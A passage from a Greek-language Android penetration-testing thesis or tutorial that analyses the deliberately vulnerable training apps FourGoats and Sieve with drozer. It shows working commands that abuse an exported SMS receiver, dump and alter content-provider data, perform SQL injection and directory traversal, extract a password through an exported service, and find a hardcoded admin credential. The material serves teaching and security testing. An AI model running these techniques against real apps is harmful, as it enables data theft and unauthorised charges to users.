        Bundle bundle = arg1.getExtras();
        sms.sendTextMessage(bundle.getString("phoneNumber"), null, bundle.getString("message"), null, null);
        Utils.makeToast(this.context, Constants.TEXT_MESSAGE_SENT, 1);
    }
}
```

Κώδικας παραλήπτη μετάδοσης


Από τον κώδικα καταλαβαίνουμε ότι ο συγκεκριμένος παραλήπτης μεταδόσεων στέλνει μηνύματα **SMS**, κάθε φορά που λαμβάνει το αντίστοιχο αντικείμενο **Intent**. Σαν ορίσματα δέχεται 2 μεταβλητές, όπου η μία είναι ο αριθμός του κινητού που θέλουμε να στείλουμε το μήνυμα και η άλλη είναι το ίδιο το μήνυμα καθαυτό. Πρέπει τώρα να ανατρέξουμε και στο αρχείο **Manifest.xml**, προκειμένου να δούμε και την ενέργεια(**action**) που έχει οριστεί για τον συγκεκριμένο παραλήπτη:

```
<receiver label="Send SMS"
          name=".broadcastreceivers.SendSMSNowReceiver">
  <intent-filter>
    <action name="org.owasp.goatdroid.fourgoats.SOCIAL_SMS">
    </action>
  </intent-filter>
   >
```

Εύρεση ενέργειας του παραλήπτη μεταδόσεων


Βλέπουμε ότι η ενέργεια που έχει οριστεί είναι η **org.owasp.goatdroid.fourgoats.SOCIAL_SMS.**

Θα προσπαθήσουμε τώρα, γνωρίζοντας πλέον τι απαιτεί ο συγκεκριμένος παραλήπτης ώστε να ξεκινήσει, να στείλουμε ένα μήνυμα **SMS** μέσω αυτού. Επιστρέφουμε στην κονσόλα του **drozer** και πληκτρολογούμε την παρακάτω εντολή:



Εκμετάλλευση παραλήπτη μεταδόσεων

Από το στιγμιότυπο φαίνεται ότι για να κάνουμε χρήση του παραλήπτη από το **drozer** χρειαζόμαστε την ενέργεια που έχει οριστεί στο αρχείο **Manifest.xml**, το όνομά του και τις μεταβλητές που δέχεται. Βλέπουμε ότι με το που εκτελέσουμε την εντολή, η εφαρμογή μας ενημερώνει ότι το μήνυμά μας έχει σταλεί. Όντως αν ανατρέξουμε στον φάκελο των μηνυμάτων της συσκευής θα δούμε ότι το μήνυμά μας έχει σταλεί επιτυχώς.



Αποστολή μηνύματος

Τα παραπάνω αποδεικνύουν ότι είναι πολύ εύκολο ένας κακόβουλος να χρησιμοποιήσει το γεγονός ότι ο συγκεκριμένος παραλήπτης είναι εξαγώγιμος και να χρεώσει τον χρήστη της εφαρμογής και κατ' επέκταση της συσκευής προς δικό του όφελος. Αυτό αντιστοιχεί στην **ακατάλληλη χρήση πλατφόρμας** κατά το πρότυπο **OWASP**.

2.2.4 Ανάλυση παρόχων περιεχομένου

Οι πάροχοι περιεχομένου σαν συστατικά στοιχεία των **Android** εφαρμογών συγκεντρώνουν τη μεγαλύτερη προσοχή των κακόβουλων, καθώς σε περίπτωση που δεν είναι υλοποιημένοι με ασφαλή τρόπο, μπορούν να τους εκμεταλλευτούν για να πάρουν πρόσβαση σε δεδομένα που συλλέγουν οι εκάστοτε εφαρμογές στις οποίες είναι υλοποιημένοι. Για την ανάλυση παρόχων περιεχομένου θα χρησιμοποιήσουμε την εφαρμογή **Sieve**.

Ξεκινώντας την ανάλυσή μας θα ακολουθήσουμε την ίδια μεθοδολογία όπως και με τα προηγούμενα δύο συστατικά στοιχεία. Πρώτα θα συλλέξουμε πληροφορίες σχετικά με τους παρόχους περιεχομένου που περιέχει η εφαρμογή. Αυτό επιτυγχάνεται όπως παρουσιάζεται παρακάτω:

```
dz> run app.provider.info -a com.mwr.example.sieve
Package: com.mwr.example.sieve
  Authority: com.mwr.example.sieve.DBContentProvider
    Read Permission: null
    Write Permission: null
    Content Provider: com.mwr.example.sieve.DBContentProvider
    Multiprocess Allowed: True
    Grant Uri Permissions: False
    Path Permissions:
      Path: /Keys
        Type: PATTERN_LITERAL
        Read Permission: com.mwr.example.sieve.READ_KEYS
        Write Permission: com.mwr.example.sieve.WRITE_KEYS
  Authority: com.mwr.example.sieve.FileBackupProvider
    Read Permission: null
    Write Permission: null
    Content Provider: com.mwr.example.sieve.FileBackupProvider
    Multiprocess Allowed: True
    Grant Uri Permissions: False
```

Συλλογή πληροφοριών παρόχων περιεχομένου

Βλέπουμε ότι περιέχονται δύο πάροχοι περιεχομένου στην εφαρμογή. Και οι δύο δεν απαιτούν δικαιώματα διαβάσματος(**Read Permission)** και εγγραφής(**Write Permission**). Βέβαια ο πάροχος **com.mwr.example.sieve.DBContentProvider** αποζητά δικαιώματα ανάγνωσης ή εγγραφής σε περίπτωση που κάποια εφαρμογή θέλει να δει τον κατάλογο **Keys**.

Για να μπούμε πιο βαθιά θα αναζητήσουμε τα διαθέσιμα αναγνωριστικά βάσεων των παρόχων περιεχομένου.

```
dz> run app.provider.finduri  com.mwr.example.sieve
Scanning com.mwr.example.sieve...
content://com.mwr.example.sieve.DBContentProvider/
content://com.mwr.example.sieve.FileBackupProvider/
content://com.mwr.example.sieve.DBContentProvider
content://com.mwr.example.sieve.DBContentProvider/Passwords/
content://com.mwr.example.sieve.DBContentProvider/Keys/
content://com.mwr.example.sieve.FileBackupProvider
content://com.mwr.example.sieve.DBContentProvider/Passwords
content://com.mwr.example.sieve.DBContentProvider/Keys
```

Αναγνώριση διαθέσιμων βάσεων

Θα δοκιμάσουμε πρώτα να προσπελάσουμε τη βάση /**Keys**. Από πριν έχουμε δει ότι η συγκεκριμένη βάση που μπορεί να προσπελαστεί αν μία εφαρμογή δεν κατέχει τα αντίστοιχα δικαιώματα που έχει ορίσει. Η δοκιμή προσπέλασης γίνεται όπως παρακάτω:

```
dz> run app.provider.query  content://com.mwr.example.sieve.DBContentProvider/Ke
ys
Permission Denial: reading com.mwr.example.sieve.DBContentProvider uri content:/
/com.mwr.example.sieve.DBContentProvider/Keys from pid=1710, uid=10046 requires
com.mwr.example.sieve.READ_KEYS, or grantUriPermission()
```

Αποτυχία προσπέλασης

Όντως βλέπουμε ότι υπήρξε άρνηση προσπέλασης από την βάση στο **drozer** με την αιτιολογία ότι δεν κατέχει τα απαραίτητα δικαιώματα.

Συνεχίζουμε την αναζήτησή μας για πιθανή προσπέλαση βάσεων. Θα δοκιμάσουμε τώρα να προσπελάσουμε τη βάση /**Keys/**. Βλέπουμε τώρα ότι δεν ισχύουν τα ίδια με πριν και καταφέρνουμε να προσπελάσουμε τη βάση.

```
dz> run app.provider.query  content://com.mwr.example.sieve.DBContentProvider/Ke
ys/
| Password           | pin  |
| coolestpasswordever | 1234 |
```

Προσπέλαση δεδομένων της βάσης Keys/

Και γνωρίζοντας από πριν ότι ο συγκεκριμένος πάροχος περιεχομένου με τον οποίο συνδέεται η βάση δεν απαιτεί δικαιώματα ανάγνωσης και εγγραφής, μπορούμε να τροποποιήσουμε τα

δεδομένα της βάσης. Έχουμε τη δυνατότητα να αλλάξουμε τον κωδικό και το επιτυγχάνουμε όπως παρακάτω:

```
dz> run app.provider.update content://com.mwr.example.sieve.DBContentProvider/Ke
ys/ --selection "pin = 1234" --string Password "Againthecoolestpasswordever"
Done.

dz> run app.provider.query  content://com.mwr.example.sieve.DBContentProvider/Ke
ys/
| Password                   | pin  |
| Againthecoolestpasswordever | 1234 |
```

Αλλαγή κωδικού

Ιδιαίτερη σημασία έχει για τον δοκιμαστή παρείσδυσης σε αυτό το σημείο να ελέγξει το κατά πόσο οι βάσεις της εφαρμογής είναι ευάλωτες σε επιθέσεις έγχυσης **SQL** αιτημάτων. Το **drozer** προσφέρει αυτή τη δυνατότητα και μπορούμε να δούμε ποιες εφαρμογές είναι ευάλωτες όπως στο παρακάτω στιγμιότυπο:

```
dz> run scanner.provider.injection -a com.mwr.example.sieve
Scanning com.mwr.example.sieve...
Not Vulnerable:
  content://com.mwr.example.sieve.DBContentProvider/Keys
  content://com.mwr.example.sieve.DBContentProvider/
  content://com.mwr.example.sieve.FileBackupProvider/
  content://com.mwr.example.sieve.DBContentProvider
  content://com.mwr.example.sieve.FileBackupProvider

Injection in Projection:
  content://com.mwr.example.sieve.DBContentProvider/Keys/
  content://com.mwr.example.sieve.DBContentProvider/Passwords
  content://com.mwr.example.sieve.DBContentProvider/Passwords/

Injection in Selection:
  content://com.mwr.example.sieve.DBContentProvider/Keys/
  content://com.mwr.example.sieve.DBContentProvider/Passwords
  content://com.mwr.example.sieve.DBContentProvider/Passwords/
```

Αναζήτηση ευπαθών βάσεων σε έγχυση SQL αιτημάτων

Βλέπουμε ότι τρεις βάσεις είναι ευάλωτες για έγχυση στο κομμάτι του **Projection** ενός αιτήματος **SQL** και σε αυτό του **Selection.** Μέσω του **Projection** μπορούμε να επιλέξουμε τον πίνακα που θέλουμε για να προσπελάσουμε τα στοιχεία του και μέσω του **Selection** ποιες συνθήκες θα πρέπει να τηρούν.

Θα ξεκινήσουμε με την έγχυση στο κομμάτι του **Projection** για τον πίνακα **Keys/** και θα δούμε τι πίνακες περιέχει οι συγκεκριμένη βάση.

```
dz> run app.provider.query  content://com.mwr.example.sieve.DBContentProvider/Keys/ --projection "*from sqlite_master --"
| type  | name                  | tbl_name         | rootpage | sql                                                                                                |
| table | android_metadata      | android_metadata | 3        | CREATE TABLE android_metadata (locale TEXT)                                                        |
| table | Passwords             | Passwords        | 4        | CREATE TABLE Passwords (_id INTEGER PRIMARY KEY,service TEXT,username TEXT,password BLOB,email ) |
| table | Key                   | Key              | 5        | CREATE TABLE Key (Password TEXT PRIMARY KEY,pin TEXT )                                             |
| index | sqlite_autoindex_Key_1 | Key             | 6        | null                                                                                               |
```

Έγχυση στο κομμάτι του Projection

Οι πίνακες που μας ενδιαφέρουν είναι οι **Passwords** και **Key**. Για να δούμε τα περιεχόμενα τους θα δοκιμάσουμε να κάνουμε έγχυση στο κομμάτι του **Selection**. Στην ουσία θα προσθέσουμε μία συνθήκη που είναι πάντα αληθής, όπως το **1=1**. Το module του **drozer** χρησιμοποιεί τη συνθήκη **WHERE** προκειμένου να εισάγουμε στην κονσόλα τη συνθήκη αυτή που θα μας πραγματοποιήσει την έγχυση στο αίτημα **SQL**.

```
parser.add_argument("--selection", default=None, metavar="conditions", help="the conditions to apply to the query, as in \"WHERE <conditions>\"")
```

Κώδικας που πραγματοποιεί την έγχυση αιτήματος SQL

Τώρα για να πραγματοποιήσουμε την έγχυση στο κομμάτι του **Selection** πρέπει απλά να προσθέσουμε τη συνθήκη **1=1** στο αίτημά μας μέσω του **drozer**. Αυτό επιτυγχάνεται όπως παρακάτω:

```
dz> run app.provider.query  content://com.mwr.example.sieve.DBContentProvider/Passwords/ --selection "1=1"
| _id | service | username | password | email |

dz> run app.provider.query  content://com.mwr.example.sieve.DBContentProvider/Keys/ --selection "1=1"
| Password                  | pin  |
| Againthecoolestpasswordever | 1234 |
```

Έγχυση στο κομμάτι του Selection

Βλέπουμε ότι και οι δύο πίνακες είναι ευάλωτοι σε επίθεση έγχυσης **SQL** αιτημάτων.

Για να κλείσουμε την ανάλυσή των παρόχων περιεχομένου, θα ελέγξουμε αν είναι ευάλωτοι σε επιθέσεις μετακίνησης καταλόγου. Πολλοί πάροχοι υλοποιούνται με στόχο να μοιράζονται τα περιεχόμενά τους και με άλλες εφαρμογές. Σε περίπτωση όμως που δεν έχουν υλοποιηθεί με ασφαλή τρόπο, δίνεται η δυνατότητα σε κακόβουλους να ανακτήσουν πρόσβαση σε αρχεία του κινητού. Στην ουσία μπορούν να μετακινηθούν από τη διεύθυνση της εφαρμογής που βρίσκονται σε κάποια άλλη του συστήματος.

Για να ελέγξουμε αν υπάρχουν τυχόν ευπαθείς πάροχοι στις επιθέσεις μετακίνησης καταλόγου, πληκτρολογούμε την εντολή:

```
dz> run scanner.provider.traversal -a com.mwr.example.sieve
Scanning com.mwr.example.sieve...
Not Vulnerable:
  content://com.mwr.example.sieve.DBContentProvider/
  content://com.mwr.example.sieve.DBContentProvider/Keys
  content://com.mwr.example.sieve.DBContentProvider/Passwords/
  content://com.mwr.example.sieve.DBContentProvider/Keys/
  content://com.mwr.example.sieve.DBContentProvider/Passwords
  content://com.mwr.example.sieve.DBContentProvider

Vulnerable Providers:
  content://com.mwr.example.sieve.FileBackupProvider/
  content://com.mwr.example.sieve.FileBackupProvider
```

Εύρεση ευπαθών παρόχων περιεχομένου σε επιθέσεις μετακίνησης καταλόγου

Βλέπουμε ότι δύο πάροχοι είναι ευάλωτοι σε επιθέσεις μετακίνησης καταλόγου. Θα δοκιμάσουμε τώρα, μέσω του παρόχου **FileBackupProvider** να μετακινηθούμε στον φάκελο **/system** και να διαβάσουμε το αρχείο **build.prop**. Ακολουθώντας την παρακάτω εντολή βλέπουμε ότι μετακινούμαστε στον συγκεκριμένο κατάλογο και διαβάζουμε το συγκεκριμένο αρχείο με επιτυχία.

```
dz> run app.provider.read   content://com.mwr.example.sieve.FileBackupProvider/../../../../../../system/build.prop
# begin build properties
# autogenerated by buildinfo.sh
ro.build.id=JB_MR2
ro.build.display.id=sdk-eng 4.3.1 JB_MR2 3876170 test-keys
ro.build.version.incremental=3876170
ro.build.version.sdk=18
ro.build.version.codename=REL
ro.build.version.release=4.3.1
ro.build.date=Tue Apr  4 00:08:11 UTC 2017
ro.build.date.utc=1491264491
ro.build.type=eng
ro.build.user=android-build
ro.build.host=wped5.hot.corp.google.com
ro.build.tags=test-keys
ro.product.model=sdk
ro.product.brand=generic
ro.product.name=sdk
ro.product.device=generic
ro.product.board=
ro.product.cpu.abi=armeabi-v7a
ro.product.cpu.abi2=armeabi
ro.product.manufacturer=unknown
ro.product.locale.language=en
ro.product.locale.region=US
ro.wifi.channels=
ro.board.platform=
# ro.build.product is obsolete; use ro.product.device
ro.build.product=generic
# Do not try to parse ro.build.description or .fingerprint
ro.build.description=sdk-eng 4.3.1 JB_MR2 3876170 test-keys
ro.build.fingerprint=generic/sdk/generic:4.3.1/JB_MR2/3876170:eng/test-keys
ro.build.characteristics=default
# end build properties
#
# system.prop for generic sdk
#

rild.libpath=/system/lib/libreference-ril.so
rild.libargs=-d /dev/ttyS0

#
# ADDITIONAL_BUILD_PROPERTIES
#
ro.config.notification_sound=OnTheHunt.ogg
ro.config.alarm_alert=Alarm_Classic.ogg
ro.kernel.android.checkjni=1
xmpp.auto-presence=true
```

Υλοποίηση επίθεσης μετακίνησης καταλόγου

Οι επιθέσεις έγχυσης αιτημάτων **SQL** και μετακίνησης καταλόγου κατά το πρότυπο **OWASP** αντιστοιχούν σε **κακή ανάπτυξη κώδικα της εφαρμογής πελάτη (client)**.

2.2.5 Ανάλυση υπηρεσιών

Είδαμε από το 1ο κεφάλαιο ότι οι υπηρεσίες μίας εφαρμογής **Android** λειτουργούν στο παρασκήνιο. Σε αυτό το κεφάλαιο θα δούμε ανάλυση υπηρεσιών τόσο από την εφαρμογή **FourGoats** όσο και από την εφαρμογή **Sieve.**

Θα ξεκινήσουμε την ανάλυσή μας με την υπηρεσία της εφαρμογής **FourGoats**. Είδαμε ότι εξαγώγιμη είναι μία υπηρεσία της εφαρμογής, οπότε θα προχωρήσουμε λαμβάνοντας κάποιες βασικές πληροφορίες γι' αυτήν.

```
dz> run app.service.info -a org.owasp.goatdroid.fourgoats
Package: org.owasp.goatdroid.fourgoats
  org.owasp.goatdroid.fourgoats.services.LocationService
    Permission: null
```

Συλλογή βασικών πληροφοριών για την εξαγώγιμη υπηρεσία

Βλέπουμε ότι πρόκειται για την **LocationService** και ότι επίσης δεν ζητά δικαιώματα ώστε να εκτελεστεί. Παρ' αυτά η συγκεκριμένη υπηρεσία παρουσιάζει το μικρότερο ενδιαφέρον στην ανάλυσή μας καθώς όπως θα δούμε και μέσω του **MobSF** παρακάτω, όταν θα ενεργοποιηθεί η κλάση **IBinder** δεν θα επιστρέψει τίποτα.

```
public IBinder onBind(Intent intent) {
    return null;
}
```

Κλάση IBinder

Η συγκεκριμένη υπηρεσία επικοινωνεί μόνο με την βάση δεδομένων **UserInfoDBHelper**.


```
    public void onCreate() {
        super.onCreate();
        if (((String) new UserInfoDBHelper(getApplicationContext()).getPreferences().get("autoCheckin")).equals("true")) {
            getLocation();
            getLocationLoop();
            return;
        }
        stopSelf();
    }

    public void getLocationLoop() {
        new Thread() {
            public void run() {
                while (LocationService.this.latitude == null) {
                    if (LocationService.this.longitude != null) {
                        break;
                    }
                }
                while (true) {
                    CheckinDBHelper cidh = new CheckinDBHelper(LocationService.this.getApplicationContext());
                    cidh.insertAutoCheckin(LocationService.this.latitude, LocationService.this.longitude, Utils.getCurrentDateTim
e());

                    cidh.close();
                    try {
                        sleep(300000);
                    } catch (InterruptedException e) {
                    }
                }
            }
        }.start();
    }
```

Δημιουργία επικοινωνίας με την βάση UserInfoDBHelper

Εδώ μπορούμε να υποψιαστούμε ότι μέσω του **drozer** δεν θα μπορέσουμε να κάνουμε χρήση της συγκεκριμένης υπηρεσίας. Θα το δούμε στη συνέχεια στην πράξη με τη συγκεκριμένη εντολή στην κονσόλα του **drozer** και θα σχολιάσουμε το αποτέλεσμα που είχε:



Εκκίνηση υπηρεσίας μέσω του drozer

Βλέπουμε ότι με το που πάμε να εκκινήσουμε τη συγκεκριμένη υπηρεσία η εφαρμογή παύει την λειτουργία της.

Θα συνεχίσουμε την ανάλυση υπηρεσιών, χρησιμοποιώντας αυτή τη φορά το **Sieve**. Επίσης πρέπει να αναφερθεί σε αυτό το σημείο, ότι θα πρέπει να μεταφερθούμε στο περιβάλλον **Ubuntu** και να κατεβάσουμε εκεί την πιο πρόσφατη έκδοση του **drozer**, καθώς η παλαιότερη έκδοση που διαθέτει

το **Santoku** δεν μπορεί να πραγματοποιήσει την επίθεση που θα παρουσιαστεί παρακάτω. Θα δούμε αρχικά όπως με πριν τις εξαγώγιμες υπηρεσίες.

```
dz> run app.service.info -a com.mwr.example.sieve
Package: com.mwr.example.sieve
  com.mwr.example.sieve.AuthService
    Permission: null
  com.mwr.example.sieve.CryptoService
    Permission: null
```

Sieve: Εξαγώγιμες υπηρεσίες

Θα μελετήσουμε την υπηρεσία **AuthService**. Αρχικά θα κοιτάξουμε τον κώδικα της υπηρεσίας μέσω του **MobSF**.

```
public class AuthService extends Service {
    static final int MSG_CHECK = 2354;
    static final int MSG_CHECK_IF_INITALISED = 2;
    static final int MSG_FIRST_LAUNCH = 4;
    static final int MSG_SAY_HELLO = 1;
    static final int MSG_SET = 6345;
    static final int MSG_UNREGISTER = -1;
    public static final String PASSWORD = "com.mwr.example.sieve.PASSWORD";
    public static final String PIN = "com.mwr.example.sieve.PIN";
    private static final String TAG = "m_AuthService";
    static final int TYPE_KEY = 7452;
    static final int TYPE_PIN = 9234;
    private int NOTIFICATION = R.string.app_name;
    private NotificationManager nManager;
    /* access modifiers changed from: private */
    public Messenger responseHandler;
    private Messenger serviceHandler;
    private Looper serviceLooper;
```

1ο μέρος κώδικα AuthService

Μπορούμε να καταλάβουμε ότι η συγκεκριμένη υπηρεσία είναι υλοποιημένη με χρήση **Messenger**. Αυτό το καταλαβαίνει κανείς από τα διάφορα ορίσματα των παραμέτρων **what**. Προχωρώντας στον κώδικα βλέπουμε και πως χρησιμοποιούνται αυτές οι παράμετροι και θα εστιάσουμε την προσοχή μας στην παράμετρο με τιμή **2354** που έχει σαν όνομα μεταβλητής **MSG_CHECK**.

```
switch (msg.what) {
    case 4:
        if (!AuthService.this.checkKeyExists()) {
            responseCode2 = 33;
        } else if (AuthService.this.checkPinExists()) {
            responseCode2 = 31;
        } else {
            responseCode2 = 32;
        }
        sendResponseMessage(3, responseCode2, 1, null);
        return;
    case AuthService.MSG_CHECK /*2354*/:
        if (msg.arg1 == AuthService.TYPE_KEY) {
            responseCode3 = 42;
            if (AuthService.this.verifyKey(returnBundle.getString("com.mwr.example.sieve.PASSWORD"))) {
                AuthService.this.showNotification();
                returnVal2 = 0;
            } else {
                returnVal2 = 1;
            }
        } else if (msg.arg1 == AuthService.TYPE_PIN) {
            responseCode3 = 41;
            if (AuthService.this.verifyPin(returnBundle.getString("com.mwr.example.sieve.PIN"))) {
                returnBundle = new Bundle();
                returnBundle.putString("com.mwr.example.sieve.PASSWORD", AuthService.this.getKey());
                returnVal2 = 0;
            } else {
                returnVal2 = 1;
            }
        } else {
            sendUnrecognisedMessage();
            return;
        }
        sendResponseMessage(5, responseCode3, returnVal2, returnBundle);
        return;
```

2ο μέρος κώδικα AuthService

Παρατηρούμε ότι υπάρχει συνθήκη για τη μεταβλητή **TYPE_PIN** η οποία έχει την τιμή **9234**. Στην εφαρμογή **Sieve** αυτό που έχει τη μεγαλύτερη αξία είναι το **PIN**, καθώς μέσω αυτού συνδεόμαστε στην εφαρμογή. Από τη στιγμή που αποτελείται από τέσσερις χαρακτήρες, θεωρούμε ότι ένας κακόβουλος μπορεί να αποσπάσει το **PIN** από τη στιγμή που είναι υπολογιστικά δυνατό. Τώρα θα προσπαθήσουμε μέσω του drozer να δούμε τον κωδικό που αντιστοιχεί στο **PIN 1234**. Αυτό θα το πραγματοποιήσουμε με την παρακάτω εντολή.

```
dz> run app.service.send com.mwr.example.sieve com.mwr.example.sieve.AuthService
 --msg 2354 9234 1 --extra string com.mwr.example.sieve.PIN 1234 --bundle-as-obj
Got a reply from com.mwr.example.sieve/com.mwr.example.sieve.AuthService:
  what: 5
  arg1: 41
  arg2: 0
  Extras
    com.mwr.example.sieve.PASSWORD (String) : coolestpasswordever
```

Αποκάλυψη κωδικού

Στην πρώτη παράμετρο δηλώνουμε την παράμετρο **what** με την αντίστοιχη παράμετρο που θέλουμε και σχετίζεται με το **PIN**. Η τιμή **1** είναι τυχαία τιμή καθώς το module του drozer που χρησιμοποιούμε χρησιμοποιεί τρεις παραμέτρους. Στη συνέχεια δηλώνουμε το **PIN**, του οποίου θέλουμε να δούμε τον κωδικό και τέλος το **–bundle-as-obj** χρησιμοποιείται καθώς ο

συγκεκριμένος **Messenger** δέχεται τις δέσμες (**Bundles**) ως αντικείμενα. Ο τρόπος που συνήθως δέχονται οι **Messengers** τις δέσμες είναι μέσω της μεθόδου **getData()**.

```
Bundle returnBundle = (Bundle) msg.obj;
```

Ορισμός Bundle ως αντικείμενο

Έτσι με αυτό τον τρόπο καταφέραμε να αποσπάσουμε τον κωδικό για το **PIN 1234**. Το συγκεκριμένο εύρημα μπορούμε να το αντιστοιχήσουμε με την ευπάθεια **αντίστροφης μηχανικής** κατά το πρότυπο **OWASP**.

2.2.6 Έλεγχος για ξεχασμένα διαπιστευτήρια στον κώδικα εφαρμογής

Στο συγκεκριμένο κεφάλαιο δεν θα παρουσιαστεί κάποια τεχνική παρείσδυσης, προκειμένου ένας δοκιμαστής παρείσδυσης να βρει τυχόν ξεχασμένα διαπιστευτήρια. Παρ' αυτά θεωρείται σκόπιμο να αναφερθεί στη διαδικασία δοκιμών παρείσδυσης, διότι είναι συχνό φαινόμενο οι προγραμματιστές καθώς διεξάγουν αποσφαλμάτωσης του κώδικα να εισάγουν εντός αυτού κάποια διαπιστευτήρια που δίνουν πρόσβαση διαχειριστή στις εφαρμογές. Πολλές φορές βέβαια όταν η εφαρμογή ολοκληρωθεί είναι πολύ πιθανό να ξεχάσουν οι προγραμματιστές τα διαπιστευτήρια αυτά και έτσι ένας κακόβουλος να αποκτήσει πρόσβαση στην εφαρμογή ενός οποιοδήποτε κινητού με αυτά.

Τέτοιο παράδειγμα βλέπουμε ότι ισχύει για την εφαρμογή **FourGoats**.

```
public HashMap<String, String> doInBackground(Void... params) {
    LoginRequest client = new LoginRequest(Login.this.context);
    String userName = Login.this.userNameEditText.getText().toString();
    String password = Login.this.passwordEditText.getText().toString();
    boolean rememberMe = Login.this.rememberMeCheckBox.isChecked();
    HashMap<String, String> userInfo = new HashMap<>();
    if (Login.this.allFieldsCompleted(userName, password)) {
        UserInfoDBHelper dbHelper = new UserInfoDBHelper(Login.this.context);
        try {
            userInfo = client.validateCredentials(userName, password);
            if (((String) userInfo.get("success")).equals("false")) {
                userInfo.put("errors", Constants.LOGIN_FAILED);
            } else {
                dbHelper.deleteInfo();
                dbHelper.insertSettings(userInfo);
                if (rememberMe) {
                    Login.this.saveCredentials(userName, password);
                }
                if (userName.equals("customerservice") && password.equals("Acc0uNTM@n@g3mEnT")) {
                    userInfo.put("isAdmin", "true");
                }
            }
```

Ξεχασμένα Διαπιστευτήρια


Στον κώδικα του **Login.java** της εφαρμογής βλέπουμε ότι υπάρχει ειδική συνθήκη για το όνομα χρήστη **customerservice** με κωδικό πρόσβασης **Acc0uNTM@n@g3mEnT** που επιτρέπει σύνδεση στην εφαρμογή με δικαιώματα διαχειριστή.

Με βάση το πρότυπο **OWASP,** το συγκεκριμένο περιστατικό αντιστοιχεί στην ευπάθεια **εξωγενούς λειτουργικότητας**.

2.2.7 Δοκιμές επίθεσης ενδιάμεσου

